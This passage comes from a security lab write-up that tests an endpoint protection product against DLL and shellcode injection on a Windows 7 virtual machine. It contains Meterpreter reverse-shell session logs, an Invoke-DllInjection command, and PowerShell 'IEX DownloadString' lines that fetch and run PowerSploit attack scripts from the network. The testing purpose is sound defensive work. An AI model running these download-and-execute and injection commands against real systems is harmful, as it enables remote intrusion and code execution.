
```
Nome                    Data de modificaç...  Tipo                  Tamanho
RemoteDLLInjector       16/09/2020 16:14      Pasta de arquivos
Lab.txt                 16/09/2020 16:24      Documento de Te...       1 KB
RemoteDLLInjector.zip   16/09/2020 15:57      Pasta compactada       113 KB
KERNEL32.dll            17/09/2020 15:49      Extensão de aplica...    5 KB
```

```
  -----  -----   ------     -- -----------
  12392     94     1,20    296 ActiveConsole
  16240     48            3876 audiodg
  10576     62     0,06   2380 conhost
   7136     62     0,17   3372 conhost
   1424     44    10,26    336 csrss
  10688     74     2,20    388 csrss
 117240    293     1,70   2640 dwm
  55932    306    11,39   2056 explorer
  66864    503     1,78   2736 firefox
 175960    670    56,89   2744 firefox
  15612    462     0,42   3452 firefox
  49264    257     2,92   3852 firefox
 164176    801    26,72   3972 firefox
  28564    433     0,25   4100 firefox
  72108    495     2,12   4196 firefox
     24      0               0 Idle
   4960     39     2,25    488 lsass
   1540     17     0,02    496 lsm
  72300    236    28,70   4604 minionhost
   1564     61     0,03   2436 msdtc
  26116    105     0,80   2404 notepad++
  53848    567     0,47   2340 powershell
  32628    569     5,04   3380 powershell
   1008     26     0,06   1324 PylumLoader
  12792    124     2,82   3508 SearchIndexer
   4616     38     2,53    436 services
    148      4     0,03    256 smss
   2000    104     0,06   1188 spoolsv
   1300     32     0,28   3328 sppsvc
   3832     42     1,11    596 svchost
   4044     34     0,73    704 svchost
   9568     81     1,51    788 svchost
   4284     77     0,19    828 svchost
   9060     74     1,92    860 svchost
  21632    454    52,92    888 svchost
  10568    371     2,59   1044 svchost
  10312     70     4,46   1224 svchost
   1204     67     0,11   1544 svchost
   2632     46     0,14   1580 svchost
  24260    144     3,76   3408 svchost
    836      6               4 System
   8664    378     0,22    532 taskhost
    844     58     0,09   1704 VGAuthService
    496     39     0,00    660 vmacthlp
   5980     88     1,50   1772 vmtoolsd
   5432    106     1,93   2216 vmtoolsd
    308     44     0,16    380 wininit
   1416     53     0,75    460 winlogon
   7644     48     3,37   2192 WmiPrvSE
   4084     88     0,19   3216 wmpnetwk
   2724     77     0,08   3384 wuauclt


ktop\Cybereason>
```

Image 1.7: Dll Injection Attack

As you can see in this image above us, the interesting point here, is that the process will use two DLLs, both the malicious *dll* and *dll* the one that belongs to the operating system, but this explanation will be used in other articles, now we gone focus just in the malicious dll to gain

Remote Command Execution (RCE).




```
[*] Started reverse TCP handler on 192.168.106.137:4444
[*] Sending stage (201283 bytes) to 192.168.106.139
[*] Meterpreter session 2 opened (192.168.106.137:4444 -> 192.168.106.139:498
02) at 2020-09-16 16:24:56 -0300

meterpreter > shell
Process 4592 created.
Channel 1 created.
Microsoft Windows [vers�o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories>ipconfig
ipconfig

Configura��o de IP do Windows


Adaptador Ethernet Conex�o local:

   Sufixo DNS espec�fico de conex�o. . . . . . : localdomain
   Endere�o IPv6 de link local . . . . . . . . : fe80::1c12:7e80:56ca:d5%11
   Endere�o IPv4. . . . . . . .  . . . . . . . : 192.168.106.139
   M�scara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padr�o. . . . . . . . . . . . . . . : 192.168.106.2

Adaptador de t�nel isatap.localdomain:

   Estado da m�dia. . . . . . . . . . . . . .  : m�dia desconectada
   Sufixo DNS espec�fico de conex�o. . . . . . : localdomain

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories>hostname
hostname
financeiro

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories>
```

Image 1.8: RCE Attack - Done

3.2 First Test

So now, we can perform our validation testing in our environment protected by Cybereason Endpoint Solution.

We change the policy named "`ZUP - Threat Hunting`"



ZUP - Threat Hunting

Threat Hunting More details

Name & Description

Set your policy name and description

Policy name: ZUP - Threat Hunting


Description - Optional: Threat Hunting

Notes - Optional: Policy used by ZUP Security Labs

Image 1.9: ZUP Threat Hunting

After the application of this policy, we need to wait the communication Server in cloud with the sensor installed on virtual machine, but here we can find a failure related to the delay in sending the policy, sometimes the heart bit (time the communication between server and sensor, isn't clear), during this time the machine is vulnerable the any kind of attack.


We used another payload with the name PA.dll to gain the RCE in our victim now with the policy enabled.



```
PS C:\Users\financeiro\Desktop\Cybereason> Invoke-DllInjection -ProcessID 4380 -Dll .\PA.dll

   Size(K) ModuleName                                                  FileName
   ------- ----------                                                  --------
        20 PA.dll                                                      C:\Users\financeiro\Desktop\Cybereason\PA.dll


PS C:\Users\financeiro\Desktop\Cybereason> ipconfig

Configuração de IP do Windows


Adaptador Ethernet Conexão local:

   Sufixo DNS específico de conexão. . . . . . : localdomain
   Endereço IPv6 de link local . . . . . . . . : fe80::1c12:7e80:56ca:d5%11
   Endereço IPv4. . . . . . . .  . . . . . . . : 192.168.106.139
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . . : 192.168.106.2

Adaptador de túnel isatap.localdomain:

   Estado da mídia. . . . . . . . . . . . . .  : mídia desconectada
   Sufixo DNS específico de conexão. . . . . . : localdomain
PS C:\Users\financeiro\Desktop\Cybereason>
```

Image 1.10: New Payload applied


And due to the delay in application policies, it was possible to achieve the same RCE in our environment.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.106.137:4444
[*] Sending stage (201283 bytes) to 192.168.106.139
[*] Meterpreter session 3 opened (192.168.106.137:4444 -> 192.168.106.139:49304) at 2020-09-17
 11:07:57 -0300

meterpreter > shell
[-] Unknown command: sheçll.
meterpreter > shell
Process 760 created.
Channel 1 created.
Microsoft Windows [vers�o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Windows\System32>ipconfig
ipconfig

Configura��o de IP do Windows


Adaptador Ethernet Conex�o local:

   Sufixo DNS espec�fico de conex�o. . . . . . : localdomain
   Endere�o IPv6 de link local . . . . . . . . : fe80::1c12:7e80:56ca:d5%11
   Endere�o IPv4. . . . . . . .  . . . . . . . : 192.168.106.139
   M�scara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padr�o. . . . . . . . . . . . . . . : 192.168.106.2

Adaptador de t�nel isatap.localdomain:

   Estado da m�dia. . . . . . . . . . . . . .  : m�dia desconectada
   Sufixo DNS espec�fico de conex�o. . . . . . : localdomain

C:\Windows\System32>
```

Image 1.11: New RCE

As the sensor wasn't receiving the update during our test, we forced the *Quick Scan* to run to try an update, and right after a scan in our environment.



Quick system scan September 17, 2020 at 11:17:13 AM GMT-3 by filipi.pires@zup.com.br


Showing 1 results

Updated a few seconds ago

□	Machine name	FQDN	Data collection	Site	Sensor version	Last update stat...	Last seen	First seen	OS	Internal IP addre...	App Control mode	Anti-Ransomwar...	Po
□	threat-hunting-win7	threat-hunting-wi...	Enabled	Default	20.1.261.0	Already up to date		September 16, 20...	Windows	192.168.106.139	Disabled	Disabled	Dis

Image 1.12: Quick Scan

After this attempt, the sensor had not yet received the necessary policy updates, so we tried to run *FullScan*.



Sensor status
□ Online
□ Offline
□ Stale

Data collection
□ Enabled
□ Disabled
□ Suspended
□ Advanced

OS
□ Windows
□ macOS
□ Linux
□ iOS
□ Android
□ Unknown OS

Outdated
□ Outdated
□ Updated

App Control mode
□ Disabled
□ Enabled
□ Not installed
□ Unknown

Anti-Ransomware mode
□ Suspend
□ Detect
□ Suspend and prevent
□ Disabled
□ Unknown

« Back | Full system scan September 17, 2020 at 11:24:27 AM GMT-3 by filipi.pires@zup.com.br

Showing 1 results

Updated a few seconds ago

□	Machine name	FQDN	Data collection	Site	Sensor version	Last update stat...	Last seen	First seen	OS	Internal IP addre...	App Control mode	Anti-Ransomwar...	Po
□	threat-hunting-win7	threat-hunting-wi...	Enabled	Default	20.1.261.0	Already up to date		September 16, 20...	Windows	192.168.106.139	Disabled	Disabled	Dis


Image 1.13: Full Scan

To our surprise, the policies were only applied after we rebooted the machine, after this action, the victim machine started the ***FullScan***, due this restart, we miss the our invoke-dll injection in memory, so we need to execute again to try perform our attack, but now we have all the policies applied.

This simulation attack is very similar all the fileless attack, but now the Cybereason Endpoint worked very well, the only point is the payload is totally know, however should be block the download from attacker machine, we have:

- ***Cybereason.dll***
- ***KERNEL32.dll***

Both of then created by *msfvenom* tool provide by Metasploit, as can see below the files and the blocked.



```
PS C:\Users\financeiro\Desktop\Cybereason> dir


    Diretório: C:\Users\financeiro\Desktop\Cybereason


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        19/09/2020     15:22            MalwareBazaar_Daily
d----        16/09/2020     16:14            RemoteDLLInjector
d----        19/09/2020     12:00            Tools
-----        19/09/2020     17:50   10293948 8dc94d486fd546ffbf8f21252aba65efe18432a6cae815e02b8be4ce4449291a.exe
-a---        19/09/2020     14:13       1468 Bazaar4.ps1
-a---        17/09/2020     19:13       2386 Bazaar_mod.py
-a---        21/09/2020     12:16       5120 cybereason.dll
-a---        19/09/2020     14:24       1468 Cybereason.ps1
-a---        21/09/2020     12:16       5120 KERNEL32.dll
-a---        19/09/2020     13:45        926 Lab.txt
-a---        19/09/2020     15:25       1468 Run.ps1
-a---        19/09/2020     14:48       1468 Update.ps1


PS C:\Users\financeiro\Desktop\Cybereason> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.
com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
Erro ao criar o pipeline
    + CategoryInfo          : NotSpecified: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : RuntimeException

PS C:\Users\financeiro\Desktop\Cybereason>
```

Image 1.14: Blocked by Cybereason

3.3 Second Test


As a Second test the idea it was to use Shell Injection using payloads created by via msfvenom based on ***PowerView*** as well using the same strategic to the firsts test, this cmdlet can be used to inject a custom shellcode or Metasploit payload into a new or existing process and execute it.

The second stage of this attack was through to performed the command below

```
    IEX (New-Object
Net.WebClient).DownloadString(“https://raw.githubusercontent.com/PowerShellMafia/Pow
erSploit/master/CodeExecution/Invoke-Shellcode.ps1”)
```

This cmdlet can be used to inject a custom shellcode or Metasploit payload into a new or existing process and execute it.


This second test it was realized with Threat Hunting policy applied



```
PS C:\Users\financeiro\Desktop\Cybereason> dir


    Diretório: C:\Users\financeiro\Desktop\Cybereason


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        19/09/2020     15:22            MalwareBazaar_Daily
d----        16/09/2020     16:14            RemoteDLLInjector
d----        19/09/2020     12:00            Tools
-----        19/09/2020     17:50   10293948 8dc94d486fd546ffbf8f21252aba65efe18432a6cae815e02b8be4ce4449291a.exe
-a---        19/09/2020     14:13       1468 Bazaar4.ps1
-a---        17/09/2020     19:13       2386 Bazaar_mod.py
-a---        21/09/2020     12:16       5120 cybereason.dll
-a---        19/09/2020     14:24       1468 Cybereason.ps1
-a---        21/09/2020     12:16       5120 KERNEL32.dll
-a---        19/09/2020     13:45        926 Lab.txt
-a---        19/09/2020     15:25       1468 Run.ps1
-a---        19/09/2020     14:48       1468 Update.ps1


PS C:\Users\financeiro\Desktop\Cybereason> IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.
com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-DllInjection.ps1")
Erro ao criar o pipeline
    + CategoryInfo          : NotSpecified: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : RuntimeException

PS C:\Users\financeiro\Desktop\Cybereason>
```

Image 1.15: Blocked ShellScript Injection

However, the file created by *msfvenom* it was download in the victim machine, the only file blocked by Cybereason Endpoint Security, it was ".exe " file, others extension were dowload without problem.



```
PS C:\Users\financeiro\Desktop\Cybereason> dir


    Diretório: C:\Users\financeiro\Desktop\Cybereason


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        19/09/2020     15:22            MalwareBazaar_Daily
d----        16/09/2020     16:14            RemoteDLLInjector
d----        19/09/2020     12:00            Tools
-----        19/09/2020     17:50   10293948 8dc94d486fd546ffbf8f21252aba65efe18432a6cae815e02b8be4ce4449291a.exe
-a---        19/09/2020     14:13       1468 Bazaar4.ps1
-a---        17/09/2020     19:13       2386 Bazaar_mod.py
-a---        21/09/2020     12:16       5120 cybereason.dll
-a---        19/09/2020     14:24       1468 Cybereason.ps1
-a---        21/09/2020     12:16       5120 KERNEL32.dll
-a---        19/09/2020     13:45        926 Lab.txt
-a---        19/09/2020     15:25       1468 Run.ps1
-a---        19/09/2020     14:48       1468 Update.ps1
```

